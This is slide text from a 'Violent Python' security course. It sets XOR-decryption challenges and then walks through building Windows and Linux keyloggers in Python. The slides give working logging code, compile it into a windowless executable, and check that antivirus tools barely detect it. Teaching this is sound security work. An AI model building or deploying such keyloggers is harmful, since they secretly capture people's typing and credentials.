
Violent Python The. Lab. ms XOR Encryption in Python XOR Challenge 1: Decrypting a Text File Without the Key This one is pretty simple: the key is a capital letter, from A to Z. To get the ciphertext, execute this command: cp ~/violent_python/xorchal 1 -cipher. Decrypt the file. When you are successful you should see the contents which begin with "Congratulations" as shown Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/23. xor 1. py Jan 2016 Violent Python presented by @alt_bier 52

Violent Python The. Lab. ms XOR Encryption in Python XOR Challenge 2: Decrypting a Text File Without the Key This one is a bit more challenging. The key is a single byte from x 00 to xff. To get the ciphertext, execute this command: cp ~/violent_python/xorchal 2 -cipher. Decrypt the file. When you are successful you should see the contents which begin with "Congratulations" as shown Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/24. xor 2. py Jan 2016 Violent Python presented by @alt_bier 53

Violent Python The. Lab. ms XOR Encryption in Python XOR Challenge 3: Decrypting an Image File Without the Key This shows how we can encrypt and decrypt more than just text. The key is a single byte from x 00 to xff. To get the ciphertext, execute this command: cp ~/violent_python/xorchal 3 -cipher. This is an image file. When decrypted, it starts with a PNG file header: The first 4 bytes are 89, 50, 4 E, 47; the 2 nd through 4 th byte spell out PNG in ASCII. Decrypt the file. When you get it, change its filename extension to PNG then open it in an image viewer or web browser. Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/25. xor 3. py Jan 2016 Violent Python presented by @alt_bier 54

Violent Python The. Lab. ms XOR Encryption in Python XOR Challenge 4: Decrypting an Image File Without the Two Byte Key The key is two bytes from x 0000 to xffff. To get the ciphertext, execute this command: cp ~/violent_python/xorchal 4 -cipher. This is an image file. When decrypted, it starts with a JPEG file header: The first 2 bytes are FFD 8, and some later bytes contain the ASCII characters JFIF. Decrypt the file. When you get it, change its filename extension to JPG then open it in an image viewer or web browser. Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/26. xor 4. py Jan 2016 Violent Python presented by @alt_bier 55
Violent Python The. Lab. ms XOR Encryption in Python Some Useful Links Related To This Section XOR Cipher https: //en. wikipedia. org/wiki/XOR_cipher Binary bitwise operators https: //docs. python. org/2/reference/expressions. html#binary-bitwise-operations Built-in functions including chr() ord() and hex() https: //docs. python. org/2/library/functions. html Reading command line arguments with sys. argv https: //docs. python. org/2/library/sys. html#sys. argv PNG file format https: //en. wikipedia. org/wiki/Portable_Network_Graphics JPEG file format https: //en. wikipedia. org/wiki/JPEG_File_Interchange_Format Jan 2016 Violent Python presented by @alt_bier 56

Violent Python The. Lab. ms Keylogger with Python WARNING In this section you will learn how to make real keyloggers that can go undetected by anti-virus software. Software like this can be used to commit real crimes. So: ONLY RUN THIS ON YOUR OWN TEST SYSTEMS What is a Keylogger? Keystroke logging which is also known as keylogging refers to the action of recording (logging) the keys struck on a keyboard, typically covertly, so the person using they keyboard is unaware that their actions are being monitored. Software that records keystrokes is called a keylogger. The next few slides will demonstrate how to create a keylogger on a Windows machine. While we will walk through these steps for Windows this will not be a hands on lab in the classroom. Feel free to try this in your own lab outside of this class. A Linux keylogger hands on lab will follow the Windows section. Jan 2016 Violent Python presented by @alt_bier 57

Violent Python The. Lab. ms Keylogger with Python Windows Keylogger with Python In this section you will learn how to make a Windows keylogger with Python. This is a very common and dangerous form of malware. Prepare The Windows Environment We need to install some software to prepare the Windows environment to write our keylogger. • Install Python. Browse to http: //www. python. org/download/releases/ then download the Python 2. 7. 6 Windows MSI Installer. Install the software with the default options. • Install Py. Win 32. Browse to http: //sourceforge. net/projects/pywin 32/files/pywin 32/ select build 218 then choose the file pywin 32 -218. win 32 -py 2. 7. exe Download and execute this file. • Install pip-Win. Browse to https: //sites. google. com/site/pydatalog/python/pip-for-windows and click Download. Run the file. It will install via a command line window which will ask you to press any key to continue many times. When it is ready it will open a pip-Win dialog box. We will use this later, you can close it for now. • Install a C Compiler. Browse to http: //go. microsoft. com/? linkid=7729279 then download and run vcsetup. exe. Click next, accept the license and click next then uncheck Silverlight and Microsoft SQL Server and click next and install. Wait for the software to download and install and restart if you are prompted to. Jan 2016 Violent Python presented by @alt_bier 58
![Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] Jan](http://slidetodoc.com/presentation_image/1893f80604ceb533b811f0f3ac0d7b58/image-59.jpg "Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] Jan")
Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] Jan 2016 • Install Swig. Browse to http: //www. swig. org/download. html and download the version listed on the line starting with Windows users should download… save the zip file on your desktop and extract it there. Navigate to the extracted folder and find the file swig. exe and right click it then choose copy. Navigate to C: WindowsSystem 32 and right click and empty area in that window and click paste. If you get a popup regarding Administrator permission click continue. • Install Py. Installer. Open pip-win and in the command field enter the following: venv –c –I pyi-env-name and click run. This will open a command prompt beginning with <pyi-env-name>. In this command prompt execute the following: pip install Py. Installer will then download and install When complete close the command prompt but leave the pip-win GUI box running Violent Python presented by @alt_bier 59
![Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] •](http://slidetodoc.com/presentation_image/1893f80604ceb533b811f0f3ac0d7b58/image-60.jpg "Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] •")
Violent Python The. Lab. ms Keylogger with Python Prepare The Windows Environment [Continued] • Download Py. Hook. Browse to http: //sourceforge. net/projects/pyhook/files/pyhook/1. 5. 1/ and download the file py. Hook-1. 5. 1. zip save the zip file on your desktop and extract it there. • Install Py. Hook. In thepip-win GUI type the following in the command field: venv pyi-env-name then click run. This will open a command prompt beginning with <pyi-env-name>. In this command prompt execute the following commands (change the user name and software directory names as needed): Set SWIG_LIB=C: UsersAdministratorDesktopswigwin-3. 0. 8Lib Cd C: UsersAdministratorDesktop Cd py. Hook-1. 5. 1py. Hook-1. 5. 1 Setup. py install When complete leave the command prompt open as we will need it again Jan 2016 Violent Python presented by @alt_bier 60

Violent Python The. Lab. ms Keylogger with Python Writing the Keylogger in Python Open notepad and enter the following code: import pythoncom, py. Hook, sys, logging LOG_FILENAME = 'YOURNAME-keylog. txt‘ def On. Keyboard. Event(event): logging. basic. Config(filename=LOG_FILENAME, level=logging. DEBUG, format='%(message)s') print "Key: ", chr(event. Ascii) logging. log(10, chr(event. Ascii)) return True hm = py. Hook. Manager() hm. Key. Down = On. Keyboard. Event hm. Hook. Keyboard() pythoncom. Pump. Messages() Replace YOURNAME with your own name and save it as YOURNAME-keylog. py on your Desktop. When saving, use the “Save as” type of “All Files” to prevent notepad from adding a. txt extension. Jan 2016 Violent Python presented by @alt_bier 61

Violent Python The. Lab. ms Keylogger with Python Running the Keylogger In the command prompt enter the following commands: cd C: UsersAdministratorDesktop python YOURNAME-keylog. py Open notepad and type in your name. You should see the keystrokes being captured. Stopping the Keylogger Close Notepad. Close the command prompt. In the pip-win box click run which will open up a new command prompt that is not running the key logger. Jan 2016 Violent Python presented by @alt_bier 62

Violent Python The. Lab. ms Keylogger with Python Compiling the Keylogger In the command prompt enter the following commands: cd C: UsersAdministratorDesktop pyinstaller --onefile --noconsole YOURNAME-keylog. py A folder named Dist should now be present on your desktop. Navigate into this folder and you should see your executable keylogger named YOURNAME-keylog. exe Running the Keylogger Executable Double click on YOURNAME-keylog. exe to run it. No window will open. To verify it is running run Task Manager. On the processes tab you can see the keylogger running Jan 2016 Violent Python presented by @alt_bier 63
![Violent Python The. Lab. ms Keylogger with Python Running the Keylogger Executable [Continued] Open](http://slidetodoc.com/presentation_image/1893f80604ceb533b811f0f3ac0d7b58/image-64.jpg "Violent Python The. Lab. ms Keylogger with Python Running the Keylogger Executable [Continued] Open")
Violent Python The. Lab. ms Keylogger with Python Running the Keylogger Executable [Continued] Open notepad and type in your name again. A file named YOURNAME-keylog. txt will appear in the Dist folder Double click the YOURNAME-keylog. txt file to open it and what you typed should be visible in this file Jan 2016 Violent Python presented by @alt_bier 64

Violent Python The. Lab. ms Keylogger with Python Testing the Malware at Virus. Total Browse to http: //virustotal. com and click the Choose File button. Select your file YOURNAME-keylog. exe and double click it. Finally click the Scan It button. You should see that your keylogger executable is essentially undetectable. Only one out of fifty anti-virus / anti-malware products would catch it. Jan 2016 Violent Python presented by @alt_bier 65

Violent Python The. Lab. ms Keylogger with Python Linux Keylogger with Python In this section you will learn how to make a Linux keylogger with Python. Prepare The Linux Environment We need to install some software to prepare the environment to write our keylogger. Jan 2016 • Install Python-Xlib. In a terminal windows execute this command to download and install the python-xlib library: apt-get install python-xlib This is an X client library allowing Python to communicate with the X-Windows environment • Copy Py. XHook Execute this command to copy pyxhook. py into our current working directory: cp violent_python/pyxhook. py. The pyxhook package provides keyboard hooks in Linux similar to pyhook for Windows. Violent Python presented by @alt_bier 66

Violent Python The. Lab. ms Keylogger with Python Writing the Keylogger in Python In a terminal window execute this command to create and edit a new file: vi pykeylog. py While in the vi editor press i for insert mode and enter this code, as shown: import pyxhook logfile=‘keylogs. txt’ def Keystroke(stroke): lf=open(logfile, ’a’) lf. write(stroke. Key) lf. write(‘n’) if (stroke. Key == ‘Escape’): myhook. cancel() lf. close() myhook=pyxhook. Hook. Manager() myhook. Key. Down=Keystroke myhook. Hook. Keyboard() myhook. start() Press ESC to exit insert mode and press : wq then Enter to save the file and quit the editor. Jan 2016 Violent Python presented by @alt_bier 67

Violent Python The. Lab. ms Keylogger with Python Running the Keylogger In a terminal window type in the following command: python pykeylog. py This will run the keylogger in this terminal window which will not return a prompt until the keylogger is stopped. Open a new terminal window and type some text. You wont see anything happen as we told our script to send the keystroke to a file not print them to the screen. Jan 2016 Violent Python presented by @alt_bier 68

Violent Python The. Lab. ms Keylogger with Python Display the Logs The keystrokes are being saved in the file keylogs. txt Type the following to display the contents of this file: cat keylogs. txt You should see the keystrokes that have been captured. Stopping the Keylogger To stop the keylogger simply hit the ESC key. This will terminate the keylogger and that terminal window should return a prompt now. Jan 2016 Violent Python presented by @alt_bier 69
